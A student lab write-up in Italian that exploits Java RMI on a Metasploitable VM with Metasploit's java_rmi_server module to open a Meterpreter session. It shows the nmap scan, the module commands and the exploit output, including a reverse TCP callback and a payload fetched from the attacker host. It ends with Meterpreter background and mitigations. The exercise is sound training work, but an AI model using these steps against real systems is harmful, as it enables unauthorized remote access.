Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Per svolgere l'esercizio, come prima cosa configuro le MV con l'indirizzo richiesto e controllo, facendole pingare, che ci sia comunicazione tra loro.

Come secondo step, avvio questo comando con Nmap:

Nmap -sV -p 1-1200 192.168.11.112

Per essere sicura che sia attivo il servizio vulnerabile Java RMI sulla porta 1099.

```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE:
```

La porta è aperta ed è presente la vulnerabilità Java RMI.

Cos'è Java RMI?

Java RMI è un'API che permette la comunicazione tra oggetti distribuiti in una rete. Consente a un programma Java di invocare metodi su un oggetto situato su un'altra macchina virtuale Java (JVM), facilitando la creazione di applicazioni distribuite.

Tipologie di Vulnerabilità Java RMI

- **Deserializzazione non sicura**:
    1. **Descrizione**: Molte vulnerabilità RMI derivano dalla deserializzazione di dati non sicuri. Se un server RMI deserializza oggetti ricevuti senza una corretta validazione, un attaccante potrebbe inviare oggetti malevoli per eseguire codice arbitrario sul server.
    2. **Impatto**: Esecuzione di codice arbitrario, compromissione del sistema.
- **RMI Registry Exposure**:

3. **Descrizione**: L'esposizione del registro RMI a reti non fidate può permettere agli attaccanti di registrare oggetti malevoli o di accedere a oggetti già registrati.
4. **Impatto**: Accesso non autorizzato, esecuzione di codice malevolo.

- **RMI Class Loader Exploit**:
  5. **Descrizione**: Se un server RMI permette il caricamento dinamico di classi da una rete non fidata, un attaccante potrebbe caricare classi malevole.
  6. **Impatto**: Esecuzione di codice arbitrario, compromissione della sicurezza.

Successivamente provo a sfruttare questa vulnerabilità, come prima cosa aprendo Metasploit sulla MV attaccante, con il comando:

Msfconsole

Con il comando search ricerco moduli che potrebbero essere utili per sfruttare la falla in questione:

```
msf6 > search exploit java RMI
```

In questo caso scegliamo il numero 3.

```
#   Name
-   ----
0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce
1   exploit/multi/misc/java_jmx_server
2   auxiliary/scanner/misc/java_jmx_server
3   exploit/multi/misc/java_rmi_server
4   exploit/multi/browser/java_rmi_connection_impl
5   exploit/multi/browser/java_signed_applet
6   exploit/multi/http/jenkins_metaprogramming
7   exploit/linux/misc/jenkins_java_deserialize
8   exploit/linux/http/kibana_timelion_prototype_pollution_rce
9   exploit/multi/browser/firefox_xpi_bootstrapped_addon
10  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
11  exploit/multi/http/torchserver_cve_2023_43654
12  exploit/multi/http/totaljs_cms_widget_exec
13  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc
```

Con il successivo comando:

Use 3

Seleziono l'exploit da utilizzare e una volta selezionato, imposto l'indirizzo IP della macchina Metasploitable come target, utilizzando il comando:

set RHOST

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cWJeg2xhB3VpH6
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36937)
```

Faccio partire l'exploit, con il semplice comando:

Exploit

E la macchina attaccante tenterà di ottenere un accesso non autorizzato alla macchina attaccata, con un processo automatizzato.

Una volta ottenuta una sessione Meterpreter, avremo il controllo della nostra "vittima", avendo sfruttato la vulnerabilità Java RMI.

Cos'è Meterpreter?

- Meterpreter è un payload che viene iniettato nella memoria di un processo di destinazione, eseguendo senza scrivere niente sul disco del sistema compromesso. Questo lo rende più difficile da rilevare rispetto ai payload tradizionali.
- Fornisce una shell interattiva su cui si può eseguire comandi, raccogliere informazioni, scaricare e caricare file, catturare schermate, e molto altro.

Caratteristiche Principali

1. **In-Memory Execution**:
    1.1. Meterpreter viene eseguito interamente in memoria, riducendo la possibilità di essere rilevato da antivirus o software di sicurezza.
2. **Estensibilità**:


2.1. Può essere esteso con moduli aggiuntivi, permettendo ai tester di caricare funzioni personalizzate in tempo reale.

3. **Supporto Multi-Piattaforma**:
   3.1. Funziona su diversi sistemi operativi, inclusi Windows, Linux, macOS e Android.
4. **Funzioni Integrate**:
   4.1. **Shell Command**: Esecuzione di comandi sulla macchina target.
   4.2. **File System Access**: Navigazione, upload, download e manipolazione dei file sul sistema target.
   4.3. **Process Management**: Visualizzazione e gestione dei processi in esecuzione.
   4.4. **Network Utilities**: Creazione di tunnel, port forwarding e sniffing del traffico di rete.
   4.5. **Pivoting**: Spostamento laterale attraverso la rete, utilizzando il sistema compromesso come base di operazioni.

Arrivati a questo punto, possiamo eseguire qualsiasi comando vogliamo.
Per attenermi alla traccia, con il comando:

ifconfig

Ottengo dettagli sulla configurazione network della macchina, come subnet, gateway, indirizzo IP e altre informazioni sulla rete.



Come altra azione, possiamo cercare informazioni sulla tabella di routing.
Una tabella di routing è una struttura di dati utilizzata dai router e dai dispositivi di rete per determinare il percorso migliore per inoltrare i pacchetti di dati verso le loro destinazioni.

Componenti di una Tabella di Routing

- **Destinazione**:
  Specifica la rete di destinazione (ad esempio, un indirizzo IP di rete).
  Può essere un indirizzo IP specifico, una rete (ad esempio, 192.168.1.0/24), o un'interfaccia di loopback.
- **Maschera di Sottorete**:
  Indica quale porzione dell'indirizzo IP deve essere confrontata per identificare la rete di destinazione.
- **Gateway (Next Hop)**:
  Specifica l'indirizzo IP del prossimo dispositivo (router) a cui inviare i pacchetti per raggiungere la destinazione finale.
- **Interfaccia di Uscita**:
  Indica l'interfaccia di rete del router attraverso cui il pacchetto deve essere inviato.
- **Metriche**:
  Valore numerico che rappresenta il costo o la distanza per raggiungere la destinazione. Rotte con metriche inferiori sono preferite.

In conclusione sfruttare le vulnerabilità di Java RMI (Remote Method Invocation) può avere conseguenze gravi per la sicurezza di un sistema.

Per mitigare e prevenire attacchi di questo tipo, propongo alcune soluzioni, ad esempio:

- Limitare l'accesso al registro RMI solo a reti fidate e utilizzare firewall per proteggere il registro.

- Mantenere aggiornati tutti i software Java e applicare tempestivamente le patch di sicurezza.

- Configurare il server RMI per disabilitare il caricamento di classi da fonti remote e utilizzare politiche di sicurezza restrittive.

- Implementare meccanismi di autenticazione e autorizzazione robusti per limitare l'accesso ai servizi RMI.

- Implementare sistemi di monitoraggio e rilevamento delle intrusioni (IDS/IPS) per identificare e rispondere a comportamenti anomali e potenziali attacchi.